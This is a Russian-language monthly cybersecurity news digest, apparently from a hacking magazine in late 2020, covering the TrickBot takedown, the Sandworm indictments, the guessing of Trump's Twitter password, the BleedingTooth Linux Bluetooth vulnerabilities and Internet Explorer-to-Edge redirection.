Инженеры Qiui обновили приложение в июне, стремясь исправить ошибку, но пользователи, у которых до сих пор остаются старые версии, по-прежнему уязвимы перед атаками. Алекс Ломас объясняет, что сейчас разработчики находятся в затруднительном положении. Если они полностью отключат старый API, это устранит уязвимость, но тогда пользователи, которые не обновили приложение, окажутся заблокированы. Если же API продолжит работать, старые версии приложения будут уязвимы для атак.

Исполнительный директор Qiui Джейк Гуо (Jake Guo) сообщил изданию TechCrunch, что полноценное исправление бага должно появиться в августе, но этот срок прошел, а решения для проблемы все еще нет. В одном из писем Гуо сказал, что «исправление лишь создает еще больше проблем».

В итоге спустя несколько месяцев общения с разработчиками аналитики Pen Test Partners решили обнародовать информацию о проблемах Cellmate, надеясь, что это поспособствует их полному исправлению. ИБ-эксперты специально не раскрывают всех подробностей об уязвимости, чтобы хакеры ей не воспользовались.

Однако, по информации издания TechCrunch, эта уязвимость — наименьшая из проблем владельцев таких устройств. Судя по отзывам в Apple App Store и Google Play Store, мобильное приложение Cellmate нередко перестает работать само по себе, случайно.

«Приложение полностью перестало работать через три дня, и я застрял!» — пишет один пользователь. «Это ОПАСНАЯ программа!» — предупреждает другой владелец Cellmate. Еще один отзыв с одной звездой гласит: «После обновления приложение перестало открывать устройство. Это ужасно, учитывая, что мы ему доверяем, а на сайте [производителя] нет никаких объяснений». Еще один пострадавший жалуется: «Мой партнер заперт! Это возмутительно, поскольку до сих пор неизвестно, будет ли это исправлено, а новых ответов по электронной почте нет. Очень опасно! И страшно! Учитывая, что контролирует это приложение, оно должно быть надежным».

> *«Очень сложно, просто взглянув на продукт или приложение, определить, безопасно ли оно хранит ваши данные или собирает подробную информацию об использовании и тому подобные вещи, — говорит Ломас. — Надеюсь, в будущем некоторые страны и штаты начнут вводить стандарты для IoT-продуктов, а пока перед покупкой просто наберите в поисковике „название продукта + уязвимость“ или поищите страницы, посвященные безопасности, на сайте производителя (и не просто клише, вроде „шифрование военного уровня“)».*

РОСКОМНАДЗОР И LINKEDIN

Представители бизнеса, юристы и общественники написали в Роскомнадзор официальное письмо с просьбой разблокировать на территории России социальную сеть LinkedIn, доступ к которой ограничивается с 2016 года. В числе подписавших это письмо экспертов были и представители РосКомСвободы. Руководитель организации Артём Козлюк считает, что никаких препятствий для снятия блокировки с LinkedIn в России не существует.

→ «Несмотря на то что пользователи LinkedIn привыкли обходить блокировку в России, само ограничение доступа к крупнейшей в мире деловой социальной сети выглядит нелепо, а ее причины — надуманными. Призываю Роскомнадзор проявить силу воли, включить разум и отказаться от абсурдного преследования вполне легального делового сервиса, который в том числе интегрирован в бизнес и научные структуры в России. Тем более примеры, когда надзорное ведомство отказывается от своих первоначальных планов блокировать крупные сервисы, уже были — вспомним Telegram. Считаю, что и для разблокировки LinkedIn нет никаких препятствий»
— говорит Козлюк

TRICKBOT ПОВЕРЖЕН?

Коалиция технологических компаний сделала публичное заявление и рассказала о скоординированных усилиях, направленных на ликвидацию инфраструктуры ботнета TrickBot. В операции против ботнета приняли участие специалисты команды Microsoft Defender, некоммерческой организации FS-ISAC, а также ESET, Lumen, NTT и Symantec.

По данным участников коалиции, только за последние четыре года TrickBot заразил более миллиона компьютеров во всех странах мира. В настоящее время TrickBot, некогда представлявший собой обычный банковский троян, превратился в огромный ботнет, распространяющий самую разную малварь. К примеру, в 2019 году малварь использовала ботнет Emotet для распространения и в дальнейшем доставляла на машины жертв вымогатель Ryuk.

Microsoft, ESET, Symantec и их партнеры рассказали, что потратили много месяцев на сбор более 125 тысяч образцов TrickBot, 40 тысяч файлов конфигурации и как минимум 28 отдельных плагинов, последующий анализ их содержимого, извлечение и маппинг информации о внутренней работе малвари (включая серверы, используемые ботнетом для управления зараженными машинами и обслуживания дополнительных модулей).

В итоге, собрав и структурировав все эту информацию, представители Microsoft обратились в суд с требованием передать компании контроль над серверами TrickBot.

> *«На основании представленных доказательств суд разрешил Microsoft и ее партнерам деактивировать IP-адреса, сделать недоступным контент, хранящийся на управляющих серверах, отрезать операторов ботнета от всех сервисов, а также пресечь любые попытки операторов TrickBot приобрести или арендовать дополнительные серверы», — говорится в заявлении компании.*

Сбои в работе TrickBot действительно начались в конце сентября 2020 года, когда скомпрометированные компьютеры получили обновление, которое отключило их от ботнета, так как адрес управляющего сервера изменился на 127.0.0.1 (localhost).

Однако многие эксперты предупреждали, что, даже если поначалу Microsoft удалось отключить инфраструктуру TrickBot, скорее всего, ботнет все равно «выживет» и в итоге его операторы введут в строй новые управляющие серверы, продолжив свою активностью.

В конце октября Microsoft опубликовала новое заявление, в целом подтвердив правоту экспертов и рассказав о второй волне действий, направленных на ликвидацию TrickBot. В компании сообщили, что благодаря усилиям специалистов малварь лишилась 94% своих управляющих серверов (120 из 128), в том числе новых, которые были введены в строй уже после начала операции.

Один из вице-президентов компании, Том Берт рассказал, что за это время Microsoft отключила 62 из 69 исходных управляющих серверов TrickBot, а также 58 из 59 серверов, которые хакеры попытались ввести в работу после начала операции.

Семь серверов, которые не удалось ликвидировать специалистам, в основном относятся к интернету вещей (IoT). Эти устройства не получилось увести в офлайн, так как они находятся не под контролем хостинговых компаний или центров обработки данных, а связаться с их владельцами не вышло. Специалисты пишут, что уже координируют действия с местными интернет-провайдерами и работают над этой проблемой.

Берт выразил благодарность инженерам Microsoft, а также юристам компании, которые быстро обеспечили новые постановления суда, позволившие ликвидировать серверы ботнета в считаные дни.

Тем не менее в настоящее время ботнет все еще жив, хотя и значительно ослаблен. По данным компании Intel 471, остатки управляющих серверов TrickBot находятся в Бразилии, Колумбии, Индонезии и Кыргызстане. При этом Microsoft заявила, что окончательно отключит инфраструктуру TrickBot до президентских выборов в США, которые состоятся 3 ноября 2020 года. Специалисты уверяют, что стараются помешать операторам TrickBot арендовать доступ к зараженным устройствам других хак-групп, как это уже бывало в прошлом.

Интересно, что эта масштабная попытка уничтожения, похоже, не слишком обеспокоила самих операторов TrickBot, которые в последние недели не только занимались восстановлением инфраструктуры, но и пытались пополнить список своих жертв с помощью партнерского ботнета Emotet.

HAVE I BEEN EMOTET

Итальянская компания TG Soft запустила сервис Have I Been Emotet (по аналогии с известным Have I Been Pwned), который позволяет проверить, использовался ли конкретный домен или email-адрес в качестве отправителя или получателя в спам-кампаниях Emotet.

База сервиса содержит цепочки исходящих писем, созданных Emotet в период **С АВГУСТА ПО КОНЕЦ СЕНТЯБРЯ 2020 ГОДА**. За это время исследователи собрали более **2 100 000** email-адресов из примерно **700 000** исходящих писем, и база продолжает пополняться.

Работает сервис просто: достаточно указать домен или адрес электронной почты, чтобы узнать, злоупотреблял ли им Emotet и сколько раз он использовался в качестве отправителя или получателя вредоносных писем. Сервис предупредит, если компьютер, использующий почтовую учетную запись, был взломан и участвовал в рассылке спама, сообщит, если email был украден и использовался в спам-кампаниях, а также уведомит о том, что вы были получателем Emotet-спама.

ВЗЛОМ ДОНАЛЬДА ТРАМПА

В США проходят президентские выборы, и их кандидаты, как всегда, оказались под пристальным вниманием хакеров и ИБ-экспертов.

В октябре голландское издание Vrij Nederland сообщило, что известный специалист по безопасности и руководитель GDI Foundation Виктор Геверс (Victor Gevers) сумел подобрать пароль от Twitter-аккаунта нынешнего президента США Дональда Трампа — это была аббревиатура maga2020!, образованная от лозунга Make America great again.

Журналисты TechCrunch поинтересовались у Геверса подробностями случившегося, и тот рассказал, что подобрал пароль всего с пятой попытки, причем учетная запись не была защищена двухфакторной аутентификацией, то есть исследователь действительно получил доступ к аккаунту президента. В качестве доказательства своих слов эксперт показал журналистам скриншот, который можно видеть ниже.

Когда подбор пароля неожиданно удался, исследователь, конечно, не стал вредить или писать сообщения от имени президента, вместо этого он немедленно сообщил о проблеме по всем возможным каналам: обратился в US-CERT, Агентство по кибербезопасности и защите инфраструктуры, организованное при Министерстве внутренней безопасности США (DHS CISA), ФБР, поддержку Twitter, даже попытался найти контакты в Белом доме.

Интересно, что Геверс подбирает пароль от Twitter-аккаунта Дональда Трампа уже второй раз. Первый раз эксперт и его друзья угадали пароль в 2016 году. Тогда исследователи опирались на данные, утекшие у LinkedIn в 2012 году, и с удивлением обнаружили, что пароль от Twitter точно такой же, как и от LinkedIn.


Теперь эксперт рассказывает, что в итоге он не получил ни от кого ответа (точно так же было и в 2016 году), однако вскоре пароль от аккаунта изменился, а также заработала двухфакторная аутентификация.

Журналисты TechCrunch так и не сумели получить официальные комментарии от представителей Белого дома и предвыборного штаба Трампа, лишь заместитель пресс-секретаря Белого дома Джадд Дир (Judd Deere) заявил, что эта история «абсолютно не соответствует действительности».

В свою очередь, представители Twitter сообщили, что у них нет никаких доказательств, подтверждающих заявления Геверса. Также в компании подчеркнули, что активно внедряют различные механизмы безопасности для учетных записей определенной группы известных персон, связанных с выборами. В прошлом месяце в Twitter действительно обещали, что усилят безопасность аккаунтов политических кандидатов и госорганов, в том числе будут призывать использовать двухфакторную аутентификацию (но, увы, не обяжут это делать).

Но одним лишь подбором пароля от Twitter президента технологические проблемы штаба Трампа не ограничились. В конце октября неизвестные хакеры взломали официальный сайт предвыборной кампании Дональда Трампа (donaldjtrump.com). Злоумышленники поместили на главной странице ресурса «заглушку», пародирующую стандартное уведомление об изъятии домена правоохранительными органами.

Продолжение статьи →



Как видно на скриншоте, послание взломщиков гласило, что «данный сайт был захвачен», потому что «мир устал от фальшивых новостей, ежедневно распространяемых президентом Дональдом Трампом». Также хакеры заявили, что скомпрометировали несколько устройств Трампа и его приближенных и теперь в их распоряжении имеется секретная информация, включая данные об истинном происхождении коронавируса. Вместе с этим преступники опубликовали адреса двух криптовалютных кошельков, предложив всем желающим «проголосовать» за публикацию этих данных или против, жертвуя Monero на один из кошельков. Конечно, это была лишь уловка, чтобы выманить побольше денег у пользователей.

Дефейс продержался на сайте около получаса, после чего ресурс вернулся к норме. Представитель штаба Дональда Трампа Тим Мурто выступил с официальным заявлением и сообщил, что никакие конфиденциальные данные в ходе атаки скомпрометированы не были, а правоохранительные органы уже занимаются расследованием произошедшего.

ФИШИНГ В РОССИИ

Компания Avast опубликовала результаты опроса, проведенного среди российских пользователей. Оказалось, что **42%** россиян сталкивались с фишингом, при этом жертвами таких атак стали **27%** пользователей.


ДВЕ ТРЕТИ респондентов, подвергшихся фишинговой атаке, пострадали, занимаясь личными вопросами, **ОДНА ТРЕТЬ** — решая рабочие задачи.

Чуть больше четверти опрошенных (**27%**) заявили, что им пришлось сменить пароли от аккаунтов, **13%** заявили, что у них украли деньги, и у **11%** украли личные данные. Еще **11%** жертв пришлось аннулировать кредитные или дебетовые карты.

Среди тех, кто понес финансовые потери, **43%** потеряли до **3500 РУБЛЕЙ**, каждый пятый (**20%**) потерял от **3500 ДО 6999 РУБЛЕЙ**, **11%** потеряли от **7000 ДО 13 999 РУБЛЕЙ**, **5%** — **ОТ 14 000 ДО 20 999 РУБЛЕЙ** и один из пяти (**20%**) более **21 000 РУБЛЕЙ**.

Интересно, что трое из пяти (**61%**) россиян, пострадавших от фишинга, никому не сообщили о мошенничестве. Основные причины, по которым люди не уведомляют о таких инцидентах: думают, что атака не стоит хлопот (**30%**), не знают, кому сообщать об этом (**29%**), уверены в том, что все равно ничего не изменится, если они сообщат (**29%**), считают, что полученная мошенниками информация ничего не стоит (**23%**).

Из жертв фишинга, которые сообщили об атаке, почти половина (**49%**) заявили о мошенничестве в полицию, **43%** — в компанию, сотрудником которой притворялся злоумышленник, **26%** рассказали о произошедшем своим коллегам.



IE УХОДИТ В ПРОШЛОЕ

Разработчики Microsoft продолжают постепенно отказываться от поддержки браузера Internet Explorer, чья доля рынка уже давно не превышает 5%, в пользу нового Edge на движке Chromium. Так, в компании сообщили, что скоро более 1000 сайтов вообще нельзя будет открыть в Internet Explorer: для них сработает автоматическое перенаправление в браузер Edge.

Разработчики внедрили и тестируют эту функцию для некоторых пользователей Windows с момента выпуска Edge 84, летом текущего года. Но скоро, с релизом Edge 87, запланированным на ноябрь, Microsoft планирует включить принудительное перенаправление IE-to-Edge для всех пользователей.

В списке несовместимых с IE уже 1156 сайтов, и его можно увидеть здесь. В их число вошли Twitter, Facebook, Instagram, VK, Google Drive, Microsoft Teams, ESPN, Stack Overflow, Yahoo Mail.

Новую функцию реализовали через файл ie_to_edge_bho.dll, который был добавлен в установки Edge минувшим летом и представляет собой Browser Helper Object (BHO), по сути плагин для браузера. Файл был установлен в следующие места:

```
C:\Program Files\Microsoft\Edge\Application\[Версия]\BHO\
C:\Program Files (x86)\Microsoft\Edge\Application\[Версия]\BHO\
```

Хотя файл BHO хранится в папке Edge, через ключ реестра он загружается внутри IE каждый раз, когда пользователь запускает IE. BHO отслеживает, к каким сайтам пытается получить доступ пользователь, независимо от того, переходит тот по ссылке или вводит URL в адресную строку.

В результате с ноября пользователи IE не смогут загружать сайты из упомянутого списка: сайты будут автоматически открываться в новом окне Edge. В свою очередь, внутри IE откроется специальная страница, объясняющая, почему сайт не может быть загружен с помощью этого браузера.

Корпоративные клиенты смогут самостоятельно решать, нужна ли им функциональность IE-to-Edge, используя для этого групповые политики. При желании принудительное перенаправление в другой браузер можно будет отключить или, по крайней мере, контролировать некоторые аспекты его поведения.


Также подчеркивается, что нововведение доступно лишь в тех системах, где установлены Edge и IE одновременно. Администраторам, которые управляют совсем старыми машинами, содержащими лишь IE на борту, беспокоиться о принудительном перенаправлении не нужно.

374 000 ЗА БАГИ В AZURE SPHERE

Microsoft выплатила ИБ-исследователям вознаграждения на сумму **374 300** долларов США в рамках конкурса Azure Sphere Security Research Challenge, который длился три месяца. В общей сложности экспертам удалось обнаружить **20** важных уязвимостей.

В рамках исследования компания Microsoft пригласила к участию ведущих мировых экспертов по кибербезопасности, а также поставщиков решений для обеспечения безопасности, чтобы те попытались взломать продукты компании. Участникам был предоставлен комплект разработчика, прямая связь с командой обеспечения безопасности ОС, поддержка по электронной почте, а также публично доступный код ядра операционной системы.

Всего в конкурсе приняли участие **70** исследователей из **21** страны мира. Они представили на суд компании **40** отчетов, **30** из которых привели к выпуску патчей, а **16** удостоились выплат по программе bug bounty. Самое крупное выплаченное вознаграждение составило **48 000** долларов США, а наименьшее — **3300** долларов США.



ОБВИНЕНИЯ «РОССИЙСКИМ ХАКЕРАМ»

Министерство юстиции США предъявило обвинения шести российским гражданам, которые, как считается, входят в группировку Sandworm (она же Telebots, BlackEnergy, Voodoo Bear), одну из самых известных хакерских групп, спонсируемых государством.

Американские власти утверждают, что все обвиняемые служат в подразделении 74455 Главного разведывательного управления России (Unit 74455) и по приказу правительства России проводили кибератаки с целью дестабилизировать другие страны, вмешаться в их внутреннюю политику, причинить ущерб и денежные потери.

В частности, Минюст связывает группировку Sandworm со следующими известными инцидентами:

- атаки на правительство и критическую инфраструктуру Украины: с декабря 2015 по декабрь 2016 года проводились атаки на энергосистему Украины, Министерство финансов и Государственную казначейскую службу с использованием малвари BlackEnergy, Industroyer и KillDisk;
- выборы во Франции: в апреле — мае 2017 года, перед выборами во Франции, были зафиксированы целевые фишинговые атаки и связанные с ними попытки взлома, нацеленные на политическую партию «La République En Marche!» президента Франции Макрона, других французских политиков и местные власти;
- бизнес и критическая инфраструктура во всем мире (NotPetya): 27 июня 2017 года начались массовые атаки малвари NotPetya, поразившие компьютеры во всем мире, включая медицинские учреждения Heritage в Пенсильвании, дочернюю компанию FedEx Corporation, TNT Express BV, а также крупного производителя фармацевтической продукции в США, который в итоге понес убытки в размере миллиарда долларов;
- организаторы, участники, партнеры и посетители зимних Олимпийских игр в Пхенчхане: с декабря 2017 года по февраль 2018 года фишинговые кампании и вредоносные мобильные приложения атаковали граждан и официальных лиц из Южной Кореи, олимпийских спортсменов, партнеров и посетителей Олимпийских игр, а также официальных лиц из Международного олимпийского комитета;
- ИТ-системы зимних Олимпийских игр в Пхенчхане (Olympic Destroyer): с декабря 2017 года по февраль 2018 года фиксировались атаки на системы, обслуживающие зимние Олимпийские игры в Пхенчхане. Кульминацией стала атака на церемонию открытия Олимпийских игр 9 февраля 2018 года с использованием малвари Olympic Destroyer;
- расследования отравления «Новичком»: в апреле 2018 года были замечены кампании направленного фишинга, целью которых были расследования Организации по запрещению химического оружия (ОЗХО) и оборонной научно-технической лаборатории Соединенного Королевства (DSTL), проводившиеся из-за отравления Сергея Скрипаля, его дочери и нескольких граждан Великобритании нервно-паралитическим веществом;
- атака на государственные учреждения Грузии: в 2018 году была замечена кампания целевого фишинга, нацеленная на крупную медиакомпанию, в 2019 году была предпринята попытка компрометации сети парламента, а в 2019 году наблюдались масштабные дефейс-атаки на самые разные сайты.

Согласно судебным документам, шесть офицеров ГРУ, которым предъявлены обвинения, ответственны за следующие преступления.

Ответчик	Обвинения
Юрий Сергеевич Андриенко	Разработка компонентов малвари NotPetya и Olympic Destroyer.
Сергей Владимирович Детистов	Разработка компонентов малвари NotPetya, а также подготовка фишинговых кампаний, нацеленных на Зимние Олимпийские игры в Пхенчхане.
Павел Валерьевич Фролов	Разработка компонентов малвари KillDisk и NotPetya.
Анатолий Сергеевич Ковалев	Разработка фишинговых кампаний, нацеленных на: членов La République En Marche!; сотрудников DSTL; членов МОК и спортсменов-олимпийцев; сотрудников грузинского СМИ.
Артем Валерьевич Очиченко	Участие в фишинговых кампаниях против партнеров Зимних Олимпийских игр в Пхенчхане в 2018 году; Техническая разведка в отношении официального домена Парламента Грузии и попытка получить несанкционированный доступ к его сети.
Петр Николаевич Плискин	Разработка компонентов малвари NotPetya и Olympic Destroyer.

На пресс-конференции официальные лица США заявили, что атаки группировки зачастую строились на беспорядочном использовании деструктивной малвари. Это не только приводило к финансовым потерям среди тысяч компаний, но и подвергало риску человеческие жизни.

> *«Данный случай демонстрирует, что ни одна страна мира не использовала свои киберпотенциалы так злонамеренно и безответственно, как Россия, бессмысленно наносившая беспрецедентный сопутствующий ущерб ради достижения небольших тактических преимуществ и удовлетворения своих приступов агрессии», — заявил помощник генерального прокурора по национальной безопасности Джон Демерс (John Demers), говоря об атаке на инфраструктуру Олимпийских игр, произошедшей после того, как российским атлетам запретили участвовать в Олимпиаде, а также о шифровальщике NotPetya, который изначально был нацелен на Украину, но группировка потеряла контроль, причинив ущерб компаниям по всему миру.*
>
> *«К примеру, вредоносная программа NotPetya помешала Heritage Valley предоставлять критически важные медицинские услуги гражданам Западного округа Пенсильвании и затронула две больницы, 60 офисов и 18 вспомогательных объектов, — говорится в заявлении Министерства юстиции США. — Из-за атаки были недоступны списки пациентов, истории болезни, файлы медицинских осмотров и лабораторные записи.*
>
> *Heritage Valley примерно на неделю лишилась доступа к своим критически важным компьютерным системам (например, связанным с кардиологией, ядерной медициной, радиологией и хирургией), а к административным системам почти на месяц, что создало угрозу для здоровья и безопасности населения».*

Также в этом месяце Министерство финансов США объявило о наложении санкций на ФГУП «Центральный научно-исследовательский институт химии и механики» (ЦНИИХМ), так как российский исследовательский институт подозревают в связи с разработкой малвари Triton, предназначенной для атак на промышленное оборудование.

Напомню, что в 2018 году эксперты компании FireEye опубликовали детальный отчет, рассказывающий о Triton (он же Trisis или HatMan), который атаковал объекты критической инфраструктуры. Тогда аналитики компаний FireEye, Dragos и Symantec писали, что Triton используется для фактических атак, однако не раскрывали названия пострадавших организаций и стран, где те базируются. При этом аналитики FireEye были стойко убеждены, что за созданием Triton стоят хорошо финансируемые «правительственные хакеры», обладающие всеми необходимыми ресурсами для проведения подобных атак. В итоге эксперты FireEye пришли к выводу, что московский ЦНИИХМ имеет какое-то отношение к этим атакам.

Свежее заявление Министерства финансов гласит, что с тех пор малварь не раз применялась против других компаний. Кроме того, хак-группа, стоящая за этим вредоносным ПО (известная под названиями TEMP.Veles и Xenotime), якобы была замечена за «сканированием и изучением по меньшей мере 20 электроэнергетических компаний в Соединенных Штатах на предмет уязвимостей». Наложенные теперь санкции запрещают американским компаниям каким-либо образом сотрудничать с ЦНИИХМ, а также направлены на конфискацию любых активов института, размещенных в США.

ТОРГОВЛЯ ДОСТУПОМ

По данным ИБ-компании KELA, в сентябре 2020 года на хакерских форумах **УТРОИЛОСЬ** количество объявлений, рекламирующих продажу доступа к взломанным сетям различных компаний (по сравнению с предыдущим месяцем).

Проиндексировав **108** объявлений, размещенных на популярных хак-форумах, специалисты подсчитали, что совокупная стоимость предложенных хакерами доступов равняется **505 000** долларов США.

Около **ЧЕТВЕРТИ** этих лотов в итоге были проданы злоумышленникам, желающим атаковать те или иные компании.

Средняя цена доступа к скомпрометированной сети составляет примерно **4960 ДОЛЛАРОВ**, а в целом диапазон цен варьирует **ОТ 25 ДО 102 000 ДОЛЛАРОВ**.

BLUETOOTH-УЯЗВИМОСТИ LINUX

Инженеры компаний Google и Intel предупредили о серьезных Bluetooth-уязвимостях, которые угрожают всем версиям ядра Linux, кроме самой последней. Баги получили общее название BleedingTooth и связаны со стеком BlueZ, который широко используется в дистрибутивах Linux, а также потребительских и промышленных IoT-устройствах (с Linux 2.4.6 и выше). Специалисты Google заявляют, что данная проблема позволяет злоумышленникам беспрепятственно выполнять произвольный код, находясь в радиусе действия Bluetooth, тогда как в Intel этот недостаток связывают с эскалацией привилегий и раскрытием информации.

Совокупность уязвимостей BleedingTooth обнаружил инженер компании Google Энди Нгуен (Andy Nguyen). Уязвимости получили идентификаторы CVE-2020-12351, CVE-2020-12352 и CVE-2020-24490, а появились в коде еще в 2012, 2016 и 2018 годах.

Наиболее серьезный баг из этого набора — CVE-2020-12351, представляющий собой уязвимость типа type confusion, которая влияет на ядро Linux 4.8 и выше. Баг имеет высокий рейтинг серьезности (8,3 балла по шкале оценки уязвимостей CVSS) и может использоваться злоумышленником, если тот находится в зоне действия Bluetooth и знает bd-адрес целевого устройства. Для использования бага злоумышленник должен отправить жертве вредоносный пакет l2cap, который может привести к отказу в обслуживании (DoS) или к выполнению произвольного кода с привилегиями ядра. Нгуен подчеркивает, что эксплуатация проблемы не требует какого-либо взаимодействия с пользователем.

Proof-of-concept эксплоит для CVE-2020-12351 уже опубликован на GitHub.

Вторая проблема, CVE-2020-12352, представляет собой утечку информации и влияет на ядро Linux 3.6 и выше. Этой ошибке была присвоена средняя категория серьезности (5,3 балла по шкале CVSS).

> *«Зная bd-адрес жертвы, удаленный злоумышленник, находящийся на небольшом расстоянии, может получить информацию о стеке ядра, содержащую различные указатели, которые можно использовать для прогнозирования структуры памяти и обхода KASLR. Утечка может содержать и другие ценные данные, в том числе ключи шифрования», — поясняют исследователи Google.*

Третья уязвимость, CVE-2020-24490 (5,3 балла по шкале CVSS), представляет собой переполнение буфера хипа и затрагивает ядро Linux версии 4.19 и выше. В данном случае удаленный злоумышленник, находящийся на небольшом расстоянии от уязвимого устройства, также может добиться отказа в обслуживании и даже выполнения произвольного кода с привилегиями ядра.

Исследователи Google отмечают, что проблемам подвержены устройства, оснащенные чипами Bluetooth 5 и находящиеся в режиме сканирования, а также злоумышленники могут использовать для атак и вредоносные чипы.

В свою очередь, специалисты компании Intel, одного из основных участников проекта BlueZ, говорят, что разработчики BlueZ уже анонсировали патчи для всех трех обнаруженных проблем. Теперь эксперты рекомендуют как можно быстрее обновить ядро Linux до версии 5.9.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Google создаст специальную команду для поиска багов в особо важных приложениях

Китайская хак-группа SilentFade обманула пользователей Facebook на 4 000 000 долларов

Утилита Raccine не дает шифровальщикам удалять теневые копии

Исследователи сделали из умных пультов Comcast подслушивающие устройства

Сотрудник Tesla был уволен из-за саботажа работы завода


Альянс Five Eyes, Индия и Япония призвали добавлять бэкдоры в ПО

Edge переходит на новый API для расширений, но блокировщики рекламы продолжат работать

Власти предъявили обвинения членам группы QQAAZZ, отмывавшим деньги для других хакеров

Разработчики WordPress принудительно обновили уязвимый плагин для всех пользователей

Взлом Nitro привел к утечке данных Google, Apple, Microsoft, Citibank и других



Сегодня в выпуске: улучшение системы биометрической аутентификации в Android 11, ransomware, умеющий блокировать устройство без специальных разрешений, мифы о производительности Android, адаптация приложения к современным требованиям приватности, быстрая мультиплатформенная NoSQL база данных, бенчмарк библиотек загрузки изображений, запуск кода Java на устройстве без создания APK. А также: подборка инструментов пентестера и библиотек для разработчиков.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ПОЧИТАТЬ

Безопасность экрана блокировки в Android 11

